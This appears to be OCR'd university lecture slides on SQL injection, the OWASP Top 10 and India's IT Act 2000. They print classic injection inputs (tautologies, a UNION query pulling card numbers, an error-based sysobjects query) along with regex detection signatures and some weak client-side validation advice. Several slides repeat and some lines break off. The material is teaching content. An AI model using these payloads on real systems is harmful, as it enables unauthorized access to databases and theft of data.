Model of Software Life Cycle Processes for Secure Information Systems

Model consist of

- Comprehensive Set of Tasks
- List of ISO standards underlying the Tasks
- The Regular Sequence of the Tasks

- Development of secure IS

Q1: How should an IS be developed in order to be secure?(Programming language vulnerabilities like java or dbms weakness, ESAPI framework or java network programimg)

- Access to IS
- Q2 How can people's access to information be controlled?(Accsess control by DBMS, OS, Implementation strategy-authentication and authorization)
- **Secure communication:**

Q3 How can secure communication between people ensured?(TCP/IP OR CRYPTOGRAPHY)

- **Security management:** How should informa security be managed? (DID Mechanism)

Art of Attack for SQLIA -- 4

Input from form

Login = ' '
Password= convert(int, select top 1 name from sysobjects where xtype='u'))

Resulted Query in program

```
Select * from users where login = ' ' and password = convert(int, select top 1 name from sysobjects
    where xtype='u'));
```

The injected query extracts the name of the first user table type 'u' from the database's metadata table sysobjects. It then converts this table name to an integer. Because the name of the table is a string, the conversion is illegal and the database returns an error. For example, a SQL Server may return the following error: "Microsoft OLE DB Provider for SQL Server (0x80040E07) Error converting varchar value 'CreditCards' to a column of data type int." From this message, the attacker can 1) see that the database is an SQL Server and 2) discover that the name of the first userdefined table in the database is "CreditCards" (the string that caused the type conversion to occur).

Prevention

Restrict functions as part of input. In form validation write proper rule for restriction of function in input. Access control mechanism should be implemented properly[8].

Art of Attack for SQLIA -- 2

Input from form

Login = ' ' union select cardNo from
 CreditCards where acctNo= 7032 –
Password = asd

Resulted Query in program

Select * from User where Login = ' ' union select cardNo from
 CreditCards where acctNo= 7032 –
Password = asd

The original query should return the null set, and the injected query returns data from the "CreditCards" table.

Prevention

Restrict the length of data type in the input. Here in example login name is too long generally login name is 15 to 20 characters validate form on length of each and every field

```
e.g ==    if (login.length>15) { alert("The password have no more than 10 characters");
          submitOK="false"; }
```

Timing Inference Query

- The inference attack implemented according to the obtained result from a true or false evaluation about data.
- The generated signature is stated as follows,
  - Incident €{Timing Inference Query Statement}
  - $SIG_{TI3,\ TI2}$ € {/(WAITFOR)\s+\d+/i}
- Moreover, the label of top edge is Timing Inference Attack. The possible incidents are Information Retrieval, Information Modification and Identify Database Scheme.
  - Incident € {Information Retrieval, Information Modification and Identify Database Scheme}
  - $SIG_{R,\ TI3}$ € {SIG_{IR} , SIG_{IM} , SIG_{DS} }

UNION Query

- The UNION Query attack is to inject UNION keyword following with another SELECT query statement.
- The result is database returns the dataset that is the union results of the original first query and the injected second query.
- The label of second edge is *UNION Query Injection and the label of top edge is UNION Query Attack.*
  - $\text{SIG}_{U1,U2}$ €{/["]\s+(UNION|UNION\s+ALL)\s+(SELECT) /i}
- The label in top edge is UNION Query Attack. The possible incidents are Information Retrieval and Bypass Authenticati
  - Incident €{Information Retrieval, Bypass Authentication}
  - $\text{SIG}_{R,U3}$ €{SIG_{IR} , SIG_{BA} }

Tautology Query-Conditional statement

- The Tautology Query attack injects a piece of malicious code into one or more conditional statements so that they always evaluate to true and generate the result according to the evaluated true condition.

- In order to model and identify this attack is Tautology attack; the attacker injected code should meet the defined signature, which is shown as below,
  - Incident € {Tautology Query Statement}
  - SIG $_{T3, T2}$ € {/['"]\s+(OR)\s+\w+\s*([=<>]|[<>!]=)\s*\w+ \-\-/i}
  - When the state of Web Server Execute Tautology Query happened, the only way to transit into SQLIA state is through the edge Tautology Attack.

SQLIA


- Consider input values are
  - Username = a' or 'a' = 'a
  - Password= a' or 'a' = 'a
- Query will become


Select * from user where username= 'a' or 'a'='a' and password='a' or 'a'='a';

Here or 'a' = 'a' is always true this will allow you to access that particular account.

TO PERFORM ATTACKS ON WEBSITE

We are going to perform OWASP top 10 attacks and some cyber-crimes against organization.


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey
Figure: OWASP Top 10 attacks 2021



SQL Injection

Secure Web Life Cycle

1.Give threat Modeling of this web site ?

2.Give Secure design of this web site ?

3.Give secure Implementation of web sites ?(defense mechanism of owasp top 10-algorithms or esapi framwork)

Q1.For the given case study , apply secure softwa
cycle[10
Software Engineering International Conferen
Organization

1. Mention what is the threat you are exposed to if you do not verify authorization of user for direct references to restricted resources?
2. Explain what threat arises from not flagging HTTP cookies with tokens as secure?
3. Access Control Violation threat arises from not flagging HTTP cookies with tokens as secure.
4. Name the attack technique that implement a user's session credential or session ID to an explicit value?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve.


EQUALITY FINDING WITH INPUT DATA OR FINDING MESSAGE TO PREDICT THE TRUTH. FROM THE DATABASE MESSAGE .

ATTACKS---
DIGITAL FORENSIC. . .
IMPRISONMENT OR FINE OR BOTH
IT ACT 2000.

Security in Computing

ATTACKS, DIGITAL FORENSIC AND PUNISHMENTS

Dr. Bandu B. Meshram,
PhD(Computer Engineering), LLB, CHFI
Professor and Former Head
Department of Computer Technology,
VJTI, Matunga,Mumbai-19



```
"SELECT *
FROM users
WHERE login=$nam
AND password = $
```

Secure Web Life Cycle

1.Give threat Modeling of this web site ?


2.Give Secure design of this web site ?

3.Give secure Implementation of web sites ?(defense mechanism of owasp top 10-algorithms or esapi framwork)

Q1.For the given case study , apply secure software life cycle[10

Software Engineering International Conference Organization

- OWASP has released an updated API Top 10 2023 with quite a few changes from 2019 to address the changes and provide new insights and recommendations.



OWASP API Security Top-10 2019	OWASP API Security Top-10 2023
API1 Broken Object Level Authorization	API1 Broken Object Level Authorization
API2 Broken User Authentication	🟥 API2 Broken Authentication
API3 Excessive Data Exposure	🟥 API3 Broken Object Property Level Authorization
API4 Lack of Resources & Rate Limiting	🟥 API4 Unrestricted Resource Consumption
API5 Broken Function Level Authorization	API5 Broken Function Level Authorization
API6 Mass Assignment	🟩 API6 Unrestricted Access to Sensitive Business Flows
API7 Security Misconfiguration	🟩 API7 Server Side Request Forgery (SSRF)
API8 Injection	API8 Security Misconfiguration
▭ API9 Improper Assets Management	🟥 API9 Improper Inventory Management
▭ API10 Insufficient Logging & Monitoring	🟩 API10 Unsafe Consumption of APIs

▭ Removed 🟥 Updated 🟩 New

Figure: The differences between owasp 2019 & 2023

Common Example Data Input

Input Prompt Name	Type of Input
OS password prompt	Your login id and password
Application Prompt	Application that you want to start
URL box	Website address you want to visit
Search box	Term you want to perform a search on
Online database form	Record to be retrieved from e-database

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve.

EQUALITY FINDING WITH INPUT DATA OR FINDING MESSAGE TO PREDICT THE TRUTH. FROM THE DATABASE MESSAGE .

ATTACKS---
DIGITAL FORENSIC. . .
IMPRISONMENT OR FINE OR BOTH
IT ACT 2000.

- Section 66A of the IT act reads: "Any person who sends by any means of a computer resource any information that is grossly offensive or has a menacing character; or any information which he knows to be false, but for the purpose of causing annoyance, inconvenience, danger, obstruction, insult shall be punishable with imprisonment for a term which may extend to three years and with fine."
- **Posts in the past**
- The first PIL on the issue was filed in 2012 by law student Shreya Singhal, who sought amendment in section 66A of the act after two girls -- Shaheen Dhada and Rinu Shrinivasan -- were arrested in Palghar in Thane district after one of them posted a comment against the shutdown in Mumbai following Shiv Sena leader Bal Thackeray's death and the other 'liked' it.

THE INFORMATION TECHNOLOGY ACT, 2000

Which section of ITA is related to which attack?

PENALTIES, COMPENSATION AND ADJUDICATION

43. Penalty and compensation for damage to computer, computer system, etc.

43A. Compensation for failure to protect data.


44. Penalty for failure to furnish information, return, etc.

45. Residuary penalty.

46. Power to adjudicate.

47. Factors to be taken into account by the adjudicating officer.

- OWASP has released an updated API Top 10 2023 with quite a few changes from 2019 to address the changes and provide new insights and recommendations.



OWASP API Security Top-10 2019


- API1 Broken Object Level Authorization
- API2 Broken User Authentication
- API3 Excessive Data Exposure
- API4 Lack of Resources & Rate Limiting
- API5 Broken Function Level Authorization
- API6 Mass Assignment
- API7 Security Misconfiguration
- API8 Injection
- API9 Improper Assets Management
- API10 Insufficient Logging & Monitoring

OWASP API Security Top-10 2023

- API1 Broken Object Level Authorization
- API2 Broken Authentication
- API3 Broken Object Property Level Authorization
- API4 Unrestricted Resource Consumption
- API5 Broken Function Level Authorization
- API6 Unrestricted Access to Sensitive Business Flows
- API7 Server Side Request Forgery (SSRF)
- API8 Security Misconfiguration
- API9 Improper Inventory Management
- API10 Unsafe Consumption of APIs

Figure: The differences between owasp 2019 & 2023

SQL INJECTION



```
Select * from wum_Table where user-d='wum' and password 'wumtool';
```


```
Select * from wum_Table where user-d="'1' OR '1' = '1' and password '1' OR '1' = '1'";
```

The Supreme Court struck down the controversial Section 66A of the Information Technology Act, 2000 On dated Mar 24, 2015 that made posting "offensive" comments online a crime punishable by jail, after a long campaign by defenders of free speech.


(Art 19 1(1) all citizens shall have the right (a) To freedom of speech and expression....

FOR US .(g) To Practice any profession, or to carry on any occupation, trade or business..


Example of interactio
typical Web a



SQL INJECTION



Select * from wum_Table where user-d='wum' and password 'wumtool';



Select * from wum_Table where user-d=''1' OR '1' = '1' and password '1' OR '1' = '1'';

SQLIA

- Consider input values are
  - Username = a’ or ‘a’ = ‘a
  - Password= a’ or ‘a’ = ‘a
- Query will become

Select * from user where username= ‘a’ or ‘a’=‘a’ and password=‘a’ or ‘a’=‘a’;

Here or ‘a’ = ‘a’ is always true this will allow you to access that particular account.

SQL Injection

- The attacker could submit malicious SQL commands directly to the back-end database to extract confidential information or even obtain the root privilege of database.

SQLIAs are classified into following types:

- Tautologies;
- Illegal/Logically Incorrect Queries;
- UNION Query;
- Piggy- Backed Queries;
- Timing Inference attack.

SQL Injection

- The attacker could submit malicious SQL commands directly to the back-end database to extract confidential information or even obtain the root privilege of database.

SQLIAs are classified into following types:

- Tautologies;
- Illegal/Logically Incorrect Queries;
- UNION Query;
- Piggy- Backed Queries;
- Timing Inference attack.

